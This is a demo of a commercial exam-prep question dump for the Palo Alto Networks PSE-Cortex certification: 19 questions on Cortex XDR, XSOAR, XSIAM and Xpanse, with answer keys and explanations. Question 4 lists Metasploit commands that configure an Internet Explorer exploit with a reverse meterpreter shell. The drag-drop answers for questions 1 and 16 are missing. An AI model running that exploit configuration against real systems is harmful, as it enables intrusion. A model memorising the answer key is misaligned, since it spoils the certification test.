PassQueen
a.k.a dumpsqueen.com

Palo Alto Networks System Engineer - Cortex Professional

Palo Alto Networks PSE-Cortex

Version Demo

Total Demo Questions: 19

Total Premium Questions: 193

Buy Premium PDF

https://passqueen.com

support@passqueen.com


Topic Break Down

Topic	No. of Questions
Topic 1, Cortex XDR	98
Topic 2, Cortex XSOAR	75
Topic 3, Cortex Xpanse	13
Topic 4, Cortex Data Lake	7
Total	193


QUESTION NO: 1 - (DRAG DROP)

DRAG DROP

Rearrange the steps into the correct order for modifying an incident layout.



ANSWER:



Explanation:

Modifying an incident layout begins by opening the incident-type configuration area through **Settings > Advanced > Incident Types**. Incident layouts are associated with a specific incident type, so the next step is to select the incident type whose layout view needs customization. This establishes the layout context before any layout-specific editing is started.

After the incident type is selected, choose the **Edit Layout** option. That action opens or directs the administrator to the layout-editing experience. The workflow then proceeds to **Settings > Layout Builder**, which is the dedicated workspace for changing how the incident layout is displayed. Once in Layout Builder, the administrator can edit the layout by arranging fields, tabs, sections, and display components to match the operational requirements for that incident type.

This ordering keeps the configuration scoped to the intended incident type and ensures the editing work is performed in the purpose-built Layout Builder interface. Palo Alto Networks documentation for Cortex XSOAR administration and configuration is available through the Cortex XSOAR documentation portal. The documented administration model uses

incident types to define the incident experience and Layout Builder to customize the information and components analysts see while working an incident.

QUESTION NO: 2

Which two items are stitched to the Cortex XDR causality chain" (Choose two)

A. firewall alert

B. SIEM alert

C. full URL

D. registry set value

ANSWER: A C

Explanation:

Cortex XDR expands an endpoint-focused investigation by stitching relevant network context into the causality chain. A **firewall alert** can be correlated with the endpoint activity that generated or is associated with the network event. This lets an analyst follow the investigation through related endpoint processes and network security telemetry in one connected view, rather than manually pivoting between separate alerts.

A **full URL** is also valuable stitched context because it identifies the specific web destination involved in the activity. The complete URL provides more actionable detail than a hostname alone: analysts can assess the requested path, query components, and relationship to a process or communication event in the chain. This enriched context supports quicker validation of suspicious web activity and more complete incident scoping.

Palo Alto Networks describes the causality chain as an investigation visualization that connects related activity and artifacts to show how an alert developed. Its alert-investigation documentation also covers the correlated context available when investigating Cortex XDR alerts. See the Cortex XDR Causality Chain documentation and the Cortex XDR alert investigation documentation.

QUESTION NO: 3

Which Cortex XDR capability prevents running malicious files from USB-connected removable equipment?

A. Device customization

B. Agent configuration

C. Agent management

D. Restrictions profile

ANSWER: D

Explanation:

Restrictions profile is correct because it is the Cortex XDR agent security-profile capability that applies endpoint restrictions, including control over execution from removable media. This allows administrators to reduce the risk posed by USB-connected devices by preventing users from launching executable content directly from removable equipment. Such controls are important because removable media can introduce untrusted or malicious files outside normal download, email, and web-delivery paths. The restriction is enforced by the Cortex XDR agent on endpoints assigned the applicable profile, supporting a consistent policy across managed devices. Administrators configure these endpoint protections in Cortex XDR's agent security-profile settings and apply them through policy management, so the restriction is preventative rather than relying only on post-execution detection. Palo Alto Networks documents Restrictions profiles as part of Cortex XDR endpoint security profiles and describes their use for limiting potentially risky endpoint behaviors. See the Cortex XDR Restrictions Profile documentation and the Endpoint Security Profiles documentation.

QUESTION NO: 4

A test for a Microsoft exploit has been planned. After some research Internet Explorer 11

CVE-2016-0189 has been selected and a module in Metasploit has been identified

(exploit/windows/browser/ms16_051_vbscript)

The description and current configuration of the exploit are as follows;

```
msf exploit(ms16_051_vbscript) > show options

Module options (exploit/windows/browser/ms16_051_vbscript):
Name       Current Setting    Required  Description
--------   ----------------   --------  -----------
SRVHOST    10.0.0.10          yes       The local host to listen on.
SRVPORT    8080               yes       The local port to listen on.
SSL        false              no        Negotiate SSL for incoming connections
SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                       no        The URI to use for this exploit (default is random)
```

The admin needs to perform the following steps:

- Configure a reverse_tcp meterpreter payload
- Set up the meterpreter payload to listen in IP 10.0.0.10
- Set up the meterpreter payload to listen in port 443
- Configure the URL to listen in a path with name "survey"

What is the remaining configuration?

A)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SSLCert survey
set LHOST 10.0.0.10
set LPORT 8080
```

B)

```
set PAYLOAD windows/x64/powershell_bind_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

C)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

D)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
set LPORT 443
set URIPATH survey
```

A. Option A

B. Option B

C. Option C

D. Option D

ANSWER: D

Explanation:

The configuration depicted in Option D is correct because the MS16-051 VBScript browser-exploit workflow must be completed with settings that allow Metasploit to host the malicious browser content and receive the selected payload's callback. This exploit is delivered through a web server exposed by the module, so its server listener settings must correspond to a reachable interface and port for the intended test target. A reverse payload also requires the callback host and port to identify the testing system that will receive the session after the vulnerable Internet Explorer instance accesses the hosted exploit page. These values must be routable from the target network and must be consistent with the controlled, authorized testing environment. The selected configuration completes those operational requirements while retaining the identified exploit module and payload workflow. Rapid7's module documentation identifies the MS16-051 VBScript exploit module and its browser-delivery purpose, while the Metasploit documentation describes the required payload and handler configuration concepts for obtaining a session after exploitation. See the Rapid7 module entry for ms16_051_vbscript and the Metasploit usage documentation.

QUESTION NO: 5

Which Cortex XSIAM license is required if an organization needs to protect a cloud Kubernetes host?

A. Attack Surface Management

B. Cortex XSIAM Enterprise

C. Identity Threat Detection and Response

D. Cortex XSIAM Enterprise Plus

ANSWER: D

Explanation:

Cortex XSIAM Enterprise Plus is required because protection for a cloud Kubernetes host is licensed as cloud-host coverage within the XSIAM licensing model. Kubernetes worker nodes are cloud hosts, rather than conventional user endpoints, and their protection requires the cloud-focused entitlement that supports deployment and operation of the Cortex agent in cloud workload environments. This enables the organization to collect host telemetry and apply endpoint detection, prevention, investigation, and response capabilities to the Kubernetes nodes that run container workloads.

Enterprise Plus is the XSIAM edition that includes the necessary cloud-host protection entitlement. In practice, the organization must also deploy and configure the Cortex agent appropriately on supported Kubernetes worker nodes, commonly through a Kubernetes DaemonSet, and ensure that the cluster, operating system, and agent version meet the documented support requirements. The license establishes the right to protect the cloud host; it does not itself replace the required agent deployment and operational configuration.

Palo Alto Networks documents XSIAM licensing and its included endpoint and cloud-host capabilities in the Cortex XSIAM Licensing documentation. Kubernetes deployment and supported-environment guidance is available in the Cortex XDR agent deployment for Kubernetes documentation.

QUESTION NO: 6

Which two access actions can be enforced by a Cortex XDR Device Control policy for removable storage devices? (Choose two.)

A. Block

B. Read Only

C. Quarantine

D. Execute Only

E. Encrypt

ANSWER: A B


Explanation:


Block and **Read Only** are valid Device Control enforcement actions. A Block action prevents endpoint users from accessing the matched removable device. A Read Only action allows a user to read files from the device while preventing data from being written to it.

These controls help organizations reduce the risk of malware delivery through removable media and prevent unauthorized data transfer to USB storage devices. Device Control policies can be scoped to endpoint groups and device criteria so that restrictions are applied only where required. See the Cortex XDR Device Control documentation for configuration details.

QUESTION NO: 7

Given the integration configuration and error in the screenshot what is the cause of the problem?


RSA NetWitness Packets and ...
Name
RSA NetWitness Packets and Logs_instance_2
Server URL (e.g. http(s)://192.168.0.1)
http://
Appliance Port - Logs(50102) / Packets(50104) /
Concentrator(50105) / Broker(50103)
50102
Username
admin
Password
Validate server certificate
Use system proxy settings
Expiration time
Do not use by default
Use single engine: No engine
Use Load-Balancing Group
Script failed to run: Failed to perform request
to: http:// :50102/sdk?
msg=help&op=messages. StatusCode: 401.
Status: 401 Unauthorized. Error: <?xml
version="1.0" encoding="utf-8"?>
<error>401 Unauthorized</error>
at doReq (script:597:23(91)) (2603)



A. incorrect instance name

B. incorrect Username and Password

C. incorrect appliance port

D. incorrect server URL

ANSWER: B

Explanation:

The correct answer is **incorrect Username and Password**. The error shown during the integration test indicates that the target service was reached but rejected the authentication attempt. This identifies an authentication failure: Cortex XSOAR can communicate with the configured endpoint, but the credentials supplied to the integration are not accepted by the remote system.

For integrations that use basic authentication or a service account, the configured username and password must exactly match an active account authorized to access the relevant API or service. Credentials can fail validation because the password is incorrect, the account is locked or expired, the account lacks the required permissions, or the target system expects a different account format. After updating the credentials, use the integration's *Test* function again to confirm that authentication and connectivity succeed.

Palo Alto Networks documents that integration instances use their configured parameters and credentials when executing commands and testing connectivity. See the Cortex XSOAR Integrations documentation and the integration-instance configuration guidance.

QUESTION NO: 8

Which two troubleshooting steps should be taken when an integration is failing to connect? (Choose two.)

A. Ensure the playbook is set to run in quiet mode to minimize CPU usage and suppress errors

B. Confirm the integration credentials or API keys are valid.

C. Check the integration logs and enable a higher logging level, if needed, view the specific error.

D. Confirm there are no dashboards or reports configured to use that integration instance.

ANSWER: B C

Explanation:

Confirming that the integration credentials or API keys are valid is an essential first step because Cortex XSOAR integrations authenticate to external services using configured credentials, API keys, tokens, or similar connection parameters. A revoked key, expired token, incorrect secret, or account-permission change can prevent the integration from establishing a connection even when the integration configuration otherwise appears correct. Reviewing the integration logs and increasing the logging level when necessary provides the detailed diagnostic information needed to identify the source of the connection failure. Cortex XSOAR lets administrators inspect an integration instance's logs and use debugging to expose request, authentication, network, and API-response details. These records help distinguish credential failures from issues such as unreachable endpoints, TLS problems, proxy configuration, or service-side errors. Together, validating authentication data and collecting detailed logs follow a practical, evidence-driven workflow: first verify the configuration most

directly required for access, then use the platform's diagnostic output to isolate the exact failure condition. Palo Alto Networks documents integration-instance configuration and troubleshooting workflows in its Cortex XSOAR administration documentation: Configure an Integration Instance and Troubleshoot Integrations.

QUESTION NO: 9

Which three Demisto incident type features can be customized under Settings > Advanced

> Incident Types? (Choose three.)

A. Define whether a playbook runs automatically when an incident type is encountered

B. Set reminders for an incident SLA

C. Add new fields to an incident type

D. Define the way that incidents of a specific type are displayed in the system

E. Drop new incidents of the same type that contain similar information

ANSWER: A B D

Explanation:

Incident types in Demisto, now Cortex XSOAR, provide the configuration framework that determines how incidents are handled and presented after they enter the platform. Administrators can associate an incident type with a playbook and configure the playbook to run automatically when an incident of that type is created. This enables consistent automated triage, enrichment, investigation, and response for matching incidents. Incident types also support service-level agreement configuration, including reminder settings, so teams receive notifications as an incident approaches or exceeds the defined response targets. In addition, each incident type can be associated with an incident layout. The layout controls how analysts see the incident page, including the arrangement and visibility of incident information, tabs, and fields for that specific workflow. These settings allow separate incident categories to have tailored automation, operational timing controls, and analyst-facing views. Palo Alto Networks documents incident-type configuration and the relationship between incident types, playbooks, layouts, and service-level agreements in its Cortex XSOAR administration documentation: Incident Types and Service-Level Agreements.

QUESTION NO: 10

Which two Palo Alto Networks firewall log types are commonly forwarded to Cortex Data Lake to provide Cortex XDR with network session and threat-prevention visibility? (Choose two.)

A. Traffic

B. Threat

C. Config

D. System

ANSWER: A B

Explanation:

Traffic logs provide visibility into network sessions, including source and destination information, applications, users, actions, and session details. **Threat** logs record security events identified by firewall security profiles, such as vulnerability, anti-spyware, antivirus, URL filtering, and other threat-prevention activity.

Forwarding these log types to Cortex Data Lake enables Cortex XDR to use firewall telemetry alongside endpoint and other data sources during investigations. This correlation helps analysts understand both endpoint behavior and associated network activity. See the Cortex XDR firewall integration documentation for configuration details.

QUESTION NO: 11

How can Cortex XSOAR save time when a phishing incident occurs?

A. It can automatically email staff to warn them about the phishing attack and show them a copy of the email.

B. It can automatically respond to the phishing email to unsubscribe from future emails.

C. It can automatically purge the email from user mailboxes in which it has not yet opened.

D. It can automatically identify every mailbox that received the phish and create corresponding cases for them.

ANSWER: C

Explanation:

It can automatically purge the email from user mailboxes in which it has not yet opened. Cortex XSOAR phishing-response playbooks are designed to automate the repetitive containment activities that otherwise require an analyst to manually investigate messages, identify recipients, and remove malicious content from email systems. After a reported phishing message is ingested, an automated workflow can enrich the message and its indicators, search the mail environment for matching copies, and invoke supported email-security or email-platform integrations to delete or purge those copies from affected mailboxes. This rapidly reduces user exposure to the message and lets the analyst concentrate on validation, escalation, and any remaining remediation work. The Cortex XSOAR Deployment Wizard includes a phishing-response use case specifically intended to accelerate this type of workflow, including investigation and email-remediation actions. Automating the mailbox purge also produces consistent execution and records the actions in the incident context, supporting efficient review and auditability. Palo Alto Networks describes this phishing-response deployment approach in its Cortex XSOAR phishing-response deployment wizard overview. Additional product information on automated security operations is available on the Cortex XSOAR product page.

QUESTION NO: 12

What is the difference between the intel feed's license quotas of Cortex XSOAR Starter Edition and Cortex XSOAR (SOAR + TIM)?

A. Cortex XSOAR Started Edition has unlimited access to the Threat Intel Library.

B. In Cortex XSOAR (SOAR + TIM), Unit 42 Intelligence is not included.

C. In Cortex XSOAR (SOAR + TIM), intelligence detail view and relationships data are not included.

D. Cortex XSOAR Starter Edition includes up to 5 active feeds and 100 indicators/fetch.

ANSWER: D

Explanation:

Cortex XSOAR Starter Edition includes up to 5 active feeds and 100 indicators/fetch. These are Starter Edition licensing limits for threat-intelligence ingestion: no more than five feed integrations can be active, and each fetch operation is capped at 100 indicators. This quota is intended to provide an entry-level threat-intelligence capability while keeping the volume of externally ingested intelligence within the Starter Edition entitlement. The limit applies to active feeds and to the number of indicators retrieved during a fetch, so both values must be considered when comparing the edition with the more fully featured Cortex XSOAR offering that includes SOAR and Threat Intelligence Management capabilities. Palo Alto Networks documents Cortex XSOAR threat-intelligence feed management in its Cortex documentation portal, and describes Cortex XSOAR's SOAR and threat-intelligence capabilities on the Cortex XSOAR product page. Therefore, the stated five-active-feed and 100-indicator-per-fetch allowance accurately identifies the relevant Starter Edition license quota.

QUESTION NO: 13

Which two entities can be created as a BIOC? (Choose two.)

A. file

B. registry

C. event log

D. alert log

ANSWER: A B

Explanation:

File and registry are valid entities for Cortex XDR Behavioral Indicators of Compromise (BIOCs). A file-based BIOC can identify suspicious file artifacts and behavior using Cortex XDR's endpoint telemetry, enabling detections based on file attributes and activity associated with files. A registry-based BIOC similarly uses registry telemetry to identify potentially malicious registry creation, modification, or persistence-related activity. These entity types let security teams build tailored behavioral detections for activity that may not be covered by a predefined analytic rule or indicator.

When creating a BIOC rule, Cortex XDR provides supported rule types and query fields based on the relevant endpoint-data entity. Selecting file or registry ensures that the rule is evaluated against the appropriate telemetry and that its matching logic can generate BIOC alerts when the defined behavior is observed. Palo Alto Networks documents the BIOC rule-creation workflow and the available BIOC categories in its Create a BIOC Rule documentation. Additional implementation context is available in the Working with BIOCs documentation.

QUESTION NO: 14

An antivirus refresh project was initiated by the IT operations executive. Who is the best source for discussion about the project's operational considerations'?

A. endpoint manager

B. SOC manager

C. SOC analyst

D. desktop engineer

ANSWER: D

Explanation:

The **desktop engineer** is the best source for discussing the antivirus refresh project's operational considerations. Desktop engineering teams are directly responsible for the endpoint-management activities that determine whether a security-agent rollout can be deployed safely and maintained effectively. Their input is essential for assessing software packaging and distribution, pilot-group design, operating-system and application compatibility, coexistence or migration from the current antivirus product, endpoint performance impact, reboot behavior, and rollback procedures. They also understand the organization's endpoint estate, such as managed and unmanaged devices, remote-user connectivity, device build standards, and the tools used to deploy and update endpoint software. These practical details allow the project team to create a realistic rollout plan that minimizes disruption to users and business operations. For Cortex XDR deployments, Palo Alto Networks specifically recommends planning agent deployment and considering the endpoint environment before broad installation. See the Cortex XDR deployment planning guidance and the Cortex XDR product overview.

QUESTION NO: 15

Which action should be performed by every Cortex Xpanse proof of value (POV)?

A. Grant the customer access to the management console immediately following activation.

B. Provide the customer with an export of all findings at the conclusion of the POV.

C. Enable all of the attach surface rules to show the highest number of alerts.

D. Review the mapping in advance to identify a few interesting findings to share with the customer.


ANSWER: D

Explanation:

Review the mapping in advance to identify a few interesting findings to share with the customer is a foundational activity for every Cortex Xpanse POV. Cortex Xpanse continuously discovers and correlates an organization's externally visible internet-facing assets, creating a mapping that helps the team understand the customer's real attack surface. Reviewing that mapping before the customer discussion lets the technical team validate asset ownership and context, identify meaningful exposures or risks, and select findings that are relevant to the customer's business environment. This preparation makes the POV outcome concrete: rather than merely demonstrating product features, the team can show actionable, customer-specific intelligence uncovered by the platform. It also supports a focused conversation about remediation priorities, asset accountability, and how continuous attack-surface management can reduce exposure over time. The review should occur early enough to allow investigation and careful presentation of the selected findings, ensuring that the results are accurate and useful. Palo Alto Networks describes Cortex Xpanse as a platform for discovering and managing unknown internet-connected assets and related exposure risks; see Cortex Xpanse and the Cortex Xpanse User Guide.

QUESTION NO: 16 - (SIMULATION)

Rearrange the steps into the correct order for modifying an incident layout.



ANSWER: See the explanation for the answer

Explanation:

The correct order for modifying an incident layout is:

This sequence first identifies the relevant incident type and its assigned layout, then opens the Layout Builder where the layout can be modified.

QUESTION NO: 17

Which type of log is ingested natively in Cortex XDR Pro per TB?

A. Google Kubernetes Engine

B. Demisto

C. Docker

D. Microsoft Office 365

ANSWER: D

Explanation:

Microsoft Office 365 is ingested natively by Cortex XDR Pro per TB. This licensing model is designed for Cortex XDR deployments that ingest and analyze substantial volumes of log data, including supported third-party sources. Microsoft Office 365 is a supported native data source, allowing Cortex XDR to collect relevant Microsoft 365 audit and activity telemetry through its integration capabilities. That telemetry is normalized and correlated with endpoint, network, cloud, identity, and other available data in Cortex XDR to support investigations, alerting, and incident analysis.

In practical terms, Office 365 activity can add valuable context for detecting account misuse, suspicious mailbox behavior, malicious file-sharing activity, and other identity- or SaaS-related attack techniques. Native ingestion means the platform provides a supported integration path for this source rather than requiring an unrelated product to act as the primary log-ingestion mechanism. Cortex XDR Pro per TB is therefore appropriate when the organization's licensing and data-ingestion requirements are based on the volume of supported logs sent to Cortex XDR. Palo Alto Networks describes Cortex XDR's ability to correlate data across security layers on its Cortex XDR product page; supported integrations and administration details are maintained in the Cortex documentation portal.

QUESTION NO: 18

Which two endpoint group types are available in Cortex XDR? (Choose two.)

A. Static

B. Dynamic

C. Federated

D. Containerized

ANSWER: A B

Explanation:

Static and **dynamic** are the available endpoint group types in Cortex XDR. A static group contains endpoints that an administrator manually adds or removes. It is useful when membership must be explicitly controlled, such as for a pilot deployment or a limited set of critical systems.

A dynamic group automatically evaluates endpoint attributes against configured criteria and updates membership when endpoints meet those criteria. Dynamic groups are useful for applying policy to endpoint populations based on characteristics such as operating system, hostname, or domain/workgroup membership. See the Cortex XDR Endpoint Groups documentation for additional information.

QUESTION NO: 19

Which two requirements should be considered when deploying a Cortex XSOAR engine? (Choose two.)

A. Outbound connectivity to the Cortex XSOAR tenant

B. Network access to the external systems used by its integrations

C. An inbound connection from the internet to the engine host

D. A Cortex Data Lake instance installed on the engine host

ANSWER: A B

Explanation:

A Cortex XSOAR engine requires **outbound connectivity to the Cortex XSOAR tenant** so that it can receive tasks and return integration results. It must also have **network access to the external systems** that its assigned integrations need to reach, such as an internal SIEM, directory service, firewall, or ticketing platform.

Engines are commonly deployed within a customer network so integrations can communicate with resources that are not directly accessible from the Cortex XSOAR cloud tenant. The engine acts as the local execution component for those integrations while maintaining an outbound connection to Cortex XSOAR. See the Cortex XSOAR documentation for engine deployment guidance.